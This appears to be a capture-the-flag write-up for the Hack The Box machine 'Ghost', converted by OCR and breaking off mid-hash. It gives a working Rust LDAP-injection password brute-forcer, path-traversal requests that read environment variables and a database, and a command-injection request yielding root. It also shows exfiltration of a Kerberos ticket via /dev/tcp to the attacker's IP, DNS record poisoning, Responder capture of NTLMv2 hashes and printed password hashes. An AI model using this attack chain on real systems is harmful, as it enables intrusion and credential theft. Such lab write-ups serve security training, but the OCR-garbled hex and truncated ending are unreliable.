            charset: String::from("abcdefghijklmnopqrstuvwxyz0123456789"),$
        })$
    }$
```

Start with all characters available

```rust
    async fn test_password(&self, forms: &Vec<(String, String)>) -> (bool,bool) {$
        let res: Response = match self.client.post(&self.url)$
            .headers(self.headers.clone())$
            .form(forms)$
            .send()$
            .await{$
            Ok(c) => c,$
            Err(e) => {$
                eprintln!("Cannot get response: {}", e);$
                return (false,false);$
            }$
        };$
        (res.status() == StatusCode::SEE_OTHER, true)$
    }$
```

Character match, Error

If unexpected error occured, return (false, false)

Match: (true, true), mismatch: (false, true)

```
41      // Method to prune charset$
42      async fn prune_charset(&mut self) {$
43          let mut charset = String::new();$
44              for i in self.charset.clone().chars() {$
45                  let form = vec![$
46                      ("1_ldap-username".to_string(), "gitea_temp_principal".to_string()),$
47                      ("1_ldap-secret".to_string(), format!("*{}*", i)),$
48                      ("0".to_string(), r#"[{},"$K1"]"#.to_string()),$
49                  ];$
50                  loop{$
51                      let resp = self.test_password(&form).await;$
52                      if resp.1 {$
53                      if resp.0 {$
54                      charset.push(i);}$
55                      break;$
56                  }$
57  $
58                  }$
59              }$
60              println!("Pruning finished, pruned charset: {}",charset);$
61              self.charset = charset.clone();$
62          }$
```

Since I need to change charset

Try all characters

Check if character exists in the password by *<char>*

If error occurs, loop again. If error doesn't occur, check match and if match, add it to the charset

Change charset to what I found

```
64      // The main brute force loop as a method$
65      async fn brute_force(&self) -> String {$
66          let mut pass = String::new();$
67          println!("Current charset: {}",self.charset.clone());$
68          'outer: loop {$
69              let mut end = true;$
70              'charloop: for i in self.charset.clone().chars() {$
71                  let form = vec![$
72                      ("1_ldap-username".to_string(), "gitea_temp_principal".to_string()),$
73                      ("1_ldap-secret".to_string(), format!("{}{}*", pass, i)),$
74                      ("0".to_string(), r#"[{},"$K1"]"#.to_string()),];$
75                  'errorcheck: loop{$
76                      let resp = self.test_password(&form).await;$
77                      if resp.1 {$
78                      if resp.0 {$
79                      pass.push(i);$
80                      end = false;$
81                      break 'charloop;}$
82                      break;$
83                  }$
84  $
85                  }$
86              }$
87              if end {$
88                  break 'outer;$
89              }}$
90          pass$
91  }}$
```

Check <pass><char>* if it matches

If it matches, add it to pass, change end to false and end charloop

If there's no match, end the whole loop

```rust
#[tokio::main]$
async fn main() -> Result<(), reqwest::Error> {$
    let url = "http://intranet.ghost.htb:8008/login";$
$
    let mut headers: HeaderMap = HeaderMap::new();$
    headers.insert(CONTENT_TYPE, HeaderValue::from_static("application/x-www-form-urlencoded"));$
$
    let next_action = HeaderName::from_static("next-action");$
    headers.insert(next_action, HeaderValue::from_str("c471eb076ccac91d6f828b671795550fd5925940").unwrap());$
$
    let proxy = Proxy::http("http://127.0.0.1:8080")?;$
$
    let mut tester = PasswordTester::new(url, headers, proxy).await?;$
    tester.prune_charset().await;$
    let password = tester.brute_force().await;$
    println!("Found password: {}", password);$
$
    Ok(())$
}$
```

At least content_type and next_action is needed

Request the process


```
$time cargo run
   Finished `dev` profile [unoptimized + debuginfo] target(s) in 0.12s
    Running `target/debug/ldapinjector`
Pruning finished, pruned charset: cfklnopqrsz368
Current charset: cfklnopqrsz368
Found password: szrr8kpc3z6onlqf

real    0m13.676s
user    0m0.550s
sys     0m0.343s
```

It works very fast

I can also get credentials other than gitea_temp_principal, but not so useful*

I can login to gitea. There are 2 repositories



Let's download intranet and check its code

backend/src/main.rs

```
#[launch]$
fn rocket() -> _ {$
    dotenv::dotenv().ok();$
$
    let cors = rocket_cors::CorsOptions {$
        allowed_origins: AllowedOrigins::all(),$
        allowed_methods: vec![Method::Get, Method::Post].into_iter().map(From::from).collect(),$
        allow_credentials: true,$
        ..Default::default()$
    }.to_cors().unwrap();$
$
    rocket::build()$
        .mount("/api", routes![$
            api::login::login,$
            api::news::get_news,$
            api::users::get_users,$
            api::me::get_me,$
            api::forum::get_forum,$
        ])$
        .mount("/api-dev", routes![$
            api::dev::scan::scan$
        ])$
        .attach(cors)$
        .register("/", catchers![not_authorized])$
}$
```

Shows how intranet.ghost.htb I exploited

Interesting api: Check api>dev>scan>scan.rs

I can find why exploit worked in api>login.rs

```
async fn ldap_connect(username: &String, secret: &String) -> anyhow::Result<String, RouteErrorRocket> {$
    let mut ldap = ldap_bind().await?;$
$
    let dn = "CN=Users,DC=ghost,DC=htb";$
    let (mut rs, _res) = ldap$
        .search($
            &dn,$
            Scope::Subtree,$
            &format!("(&(displayName={})(intranetSecret={}))", username, secret),$
            vec!["intranetSecret", "sAMAccountName"],$
        )$
        .await.or(Err(route_error(RouteErrorType::Unknown)))?$
        .success().or_else(ldap_error)?;$
$
    ldap.unbind().await.ok();$
$
    if rs.is_empty() {$
        return Err(route_error(RouteErrorType::NotFound));$
    }$
```

No sanitization -> why *, * worked...

I can find /api-dev is vulnerable to injection in api>dev>scan.rs

```rust
// Scans an url inside a blog post$
// This will be called by the blog to ensure all URLs in posts are safe$
#[post("/scan", format = "json", data = "<data>")]$
pub fn scan(_guard: DevGuard, data: Json<ScanRequest>) -> Json<ScanResponse> {$
    // currently intranet_url_check is not implemented,$
    // but the route exists for future compatibility with the blog$
    let result = Command::new("bash")$
        .arg("-c")$
        .arg(format!("intranet_url_check {}", data.url))$
        .output();$
$
    match result {$
        Ok(output) => {$
            Json(ScanResponse {$
                is_safe: true,$
                temp_command_success: true,$
                temp_command_stdout: String::from_utf8(output.stdout).unwrap_or("".to_string()),$
                temp_command_stderr: String::from_utf8(output.stderr).unwrap_or("".to_string()),$
            })$
        }$
        Err(_) => Json(ScanResponse {$
            is_safe: true,$
            temp_command_success: false,$
            temp_command_stdout: "".to_string(),$
            temp_command_stderr: "".to_string(),$
        })$
    }$
}$
```

run: bash -c interanet_url_check <url>
-> injection available
ex) ;id;
bash -c intranet_url_check; id;

I can try injection

Request

Pretty Raw Hex

```
POST /api-dev/scan HTTP/1.1
Host: intranet.ghost.htb:8008
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:139.0) Gecko/20100101 Firefox/139.0
Accept: text/x-component
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Priority: u=0
Content-Type: application/json
Content-Length: 14

{
    "url":";id;"
}
```

Search 0 highlights

Response

Pretty Raw Hex Render

```
HTTP/1.1 401 Unauthorized
Server: nginx/1.18.0 (Ubuntu)
Date: Wed, 25 Jun 2025 20:47:11 GMT
Content-Type: application/json
Content-Length: 4
Connection: keep-alive
x-content-type-options: nosniff
permissions-policy: interest-cohort=()
x-frame-options: SAMEORIGIN

null
```

Search 0 highlights

It looks like DevGuard prevents it

```rust
7 use crate::api::dev::DevGuard;$
```

```rust
#[rocket::async_trait]$
impl<'r> FromRequest<'r> for DevGuard {$
    type Error = ();$
$
    async fn from_request(request: &'r Request<'_>) -> Outcome<Self, Self::Error> {$
        let key = request.headers().get_one("X-DEV-INTRANET-KEY");$
        match key {$
            Some(key) => {$
                if key == std::env::var("DEV_INTRANET_KEY").unwrap() {$
                    Outcome::Success(DevGuard {})$
                } else {$
                    Outcome::Error((Status::Unauthorized, ()))$
                }$
            },$
            None => Outcome::Error((Status::Unauthorized, ()))$
        }$
    }$
}$
```

Check if my header's X-DEV-INTRANET-KEY matches with environment variable DEV_INTRANET_KEY

I need DEV_INTRANET_KEY to go on

At blog post, there's ghost api key

README.md

Ghost Blog

Our blog uses the Ghost CMS in a Docker container.

We are planning on adding additional features to the blog. One of them is a new connection to the intranet. For example, some posts will be featured on our intranet, or URLs from posts will be scanned by the intranet. However, this is still in development, so some features are behind an API key, shared between the intranet and the blog. It is named `DEV_INTRANET_KEY` and it is stored as an environment variable.

We modified a bit of the Ghost CMS source code to accomodate such new features. One example is the `posts-public.js` file, which allows us to extract additional information about the posts. In the future we should move the information to the database so that we don't accidentally lose data on container recreation. Make sure to replace the file when running, or just use the provided Dockerfile.

ghost api key

Also, the public API in Ghost needs an API key. We can write it here since it only allows access to public data: `a5af628828958c976a3b6cc81a`

In posts-public.js, there's vulnerable part in posts

```
55    module.exports = {
56        docName: 'posts',
57
58        browse: {
59            headers: {
60                cacheInvalidate: false
61            },
62            cache: postsPublicService.api?.cache,
63            generateCacheKeyData(frame) {
64                return {
65                    options: generateOptionsData(frame, [
66                        'include',
67                        'filter',
68                        'fields',
69                        'formats',
70                        'limit',
71                        'order',
72                        'page',
73                        'absolute_urls',
74                        'collection'
75                    ]),
76                    auth: generateAuthData(frame),
77                    method: 'browse'
78                };
79            },
```

...

```
async query(frame) {
    const options = {
        ...frame.options,
        mongoTransformer: rejectPrivateFieldsTransformer
    };
    const posts = await postsService.browsePosts(options);
    const extra = frame.original.query?.extra;
    if (extra) {
        const fs = require("fs");
        if (fs.existsSync(extra)) {
            const fileContent = fs.readFileSync("/var/lib/ghost/extra/" + extra, { encoding: "utf8" });
            posts.meta.extra = { [extra]: fileContent };
        }
    }
    return posts;
}
```

Can use .. to go to the path I want

Browsing ghost api shows the document

URL


`https://{admin_domain}/ghost/api/content/`

Your admin domain can be different to your site domain. Using the correct domain and protocol are critical to getting consistent behaviour, particularly when dealing with CORS in the browser. All Ghost(Pro) blogs have a `*.ghost.io domain` as their admin domain and require https.


Key

`?key={key}`

I can get posts




I can add extra to get file content




It works!

Let's check environment variable



It looks messy. Try it on the terminal



I can also download the database

```
$curl -s -q "http://core.ghost.htb:8008/ghost/api/content/posts/?key=a5af628828958c976a3b6cc81a&extra=../../../../../../proc/self/cwd/content/data/ghost.db" | jq .meta.extra[] | sed 's/\\u0000/\n/g' | less
```

It has bcrypt hash of kathryn.holland

```
$strings ghost.db | grep '\$2'
3\t\t\t\b\t\t\t\t3\u000f3\u000f1Kathryn Hollandkathryn$2a$10$lSwOqij5ynSqNi0uwAhhQu7aV5IOnhwrYIKctWko7fAZ6h5Ci6j0.kathryn.holland@ghost.htb{\"nightShift\":true}activeP
ublic2024-02-03 05:44:212024-02-01 23:54:4012024-02-03 05:44:261\n
```

Let's go back to use the key for RCE

Request

Pretty Raw Hex

```
1 POST /api-dev/scan HTTP/1.1
2 Host: intranet.ghost.htb:8008
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:139.0)
  Gecko/20100101 Firefox/139.0
4 Accept: text/x-component
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Connection: keep-alive
8 Priority: u=0
9 Content-Type: application/json
10 Content-Length: 14
11 X-DEV-INTRANET-KEY:!@yqr!X2kxmQ.@Xe
12
13 {
      "url":";id;"
  }
```

Add key

Search 0 highlights


Response


Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Server: nginx/1.18.0 (Ubuntu)
3 Date: Wed, 25 Jun 2025 21:32:00 GMT
4 Content-Type: application/json
5 Content-Length: 187
6 Connection: keep-alive
7 x-content-type-options: nosniff
8 permissions-policy: interest-cohort=()
9 x-frame-options: SAMEORIGIN
10
11 {
      "is_safe":true,
      "temp_command_success":true,
      "temp_command_stdout":
      "uid=0(root) gid=0(root) groups=0(root)\n",
      "temp_command_stderr":
      "bash: line 1: intranet_url_check: command not fo
      und\n"
  }
```

Search 0 highlights

It works! Let's get reverse shell






It's docker container

Get florence.ramirez shell

Controlmaster is running



I can easily ssh to florence.ramirez

```
root@36b733906694:~/.ssh/controlmaster# ssh florence.ramirez@ghost.htb@dev-workstation
<ter# ssh florence.ramirez@ghost.htb@dev-workstation
Pseudo-terminal will not be allocated because stdin is not a terminal.
whoami
florence.ramirez
```

Upgrade shell

```
python3 -c 'import pty;pty.spawn("/bin/bash")'
florence.ramirez@LINUX-DEV-WS01:~$
[1]+  Stopped                 rlwrap nc -nlvp 9001
┌──[redacted]─[~/Documents/ghost]
└─$ stty raw -echo;fg
rlwrap nc -nlvp 9001
florence.ramirez@LINUX-DEV-WS01:~$ export TERM=xterm
export TERM=xterm
florence.ramirez@LINUX-DEV-WS01:~$
```

There's a ticket for controlmaster

```
florence.ramirez@LINUX-DEV-WS01:~$ klist
klist
Ticket cache: FILE:/tmp/krb5cc_50
Default principal: florence.ramirez@GHOST.HTB

Valid starting     Expires            Service principal
06/25/25 21:41:01  06/26/25 07:41:01  krbtgt/GHOST.HTB@GHOST.HTB
        renew until 06/26/25 21:41:01
florence.ramirez@LINUX-DEV-WS01:~$
```

It's docker container

Copy it to my host

```
florence.ramirez@LINUX-DEV-WS01:~$ cat /tmp/krb5cc_50 > /dev/tcp/10.10.16.10/9002
cat /tmp/krb5cc_50 > /dev/tcp/10.10.16.10/9002
```

```
└─$ nc -lvnp 9002 > krb5cc_50
listening on [any] 9002 ...
connect to [10.10.16.10] from (UNKNOWN) [10.10.11.24] 49856
```

I can check if it works

```
└─$ KRB5CCNAME=krb5cc_50 nxc smb ghost.htb -u florence.ramirez --use-kcache
SMB         ghost.htb       445    DC01            [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:ghost.htb) (signing:True) (SMBv1:False)
SMB         ghost.htb       445    DC01            [+] GHOST.HTB\florence.ramirez from ccache
```

Get Justin.Bradley shell

Justin might be running script to connect to bitbucket.ghost.htb as indicated in the forum previously

```
└─$ KRB5CCNAME=krb5cc_50 python3 /opt/krbrelayx/dnstool.py -k -u 'ghost.htb\florence.ramirez' -a add -r bitbucket --zone ghost.htb --data 10.10.16.10 -dns-ip 10.10.11.24 DC01.ghost.htb
[-] Connecting to host...
[-] Binding to host
[+] Bind OK
[-] Adding extra record
[+] LDAP operation completed successfully
```

-k:Use kerberos ticket

-u:domain\username

add bitbucket to ghost.htb with 10.10.16.10(my ip) to dns 10.10.11.24 at DC01.ghost.htb

Start responder.py and after a few seconds, I can get

```
[HTTP] NTLMv2 Client   : 10.10.11.24
[HTTP] NTLMv2 Username : ghost\justin.bradley
[HTTP] NTLMv2 Hash     : justin.bradley::ghost:8ef27bdd984b25b2:DBE9D9CDFF9AB9CA9D29BF37F135AA6B:0101000000000000FF9097E20E6DB01BE1B9969D630CA62000000000200080004E0031
0039005000001001E00570049004E002D0043005400 4F005900300049003800590046004900470004001400 4E00310039005002E004C004F00430041004C0003003400570049004E002D00430054004F0059003
0004900380059004600490047002E004E00310039005002E004C004F00430041004C0005001400 4E00310039005002E004C004F00430041004C0008003000300000000000000000000000400000F64111DF
74657C6A5896BCA88DA530C7093F2B6976B68F6712A2ED63BFE09F2E0A00100000000000000000000000000000000000900300048005400540050002F00620069007400620075006300 6B00650074002E00670068006F0073007400
068006F00730074002E006800740062000000000000000000
```

I can crack it with hashcat

```
JUSTIN.BRADLEY::ghost:c2e583174d07a900:f15067e55a5acacf6312556c51cbd386:0101000000000000e748dc1391e4db01351f18b4755cbd160000000002000
0800450031004f00410001001e00570049004e002d004e00470035004600300034003700490046004a0031000400140045003100 4f0041002e004c004f00430041004
4c0003003400570049004e002d004e00470035004600300034003700490046004a0031002e00450031004f0041002e004c004f00430041004c0005001400450031004
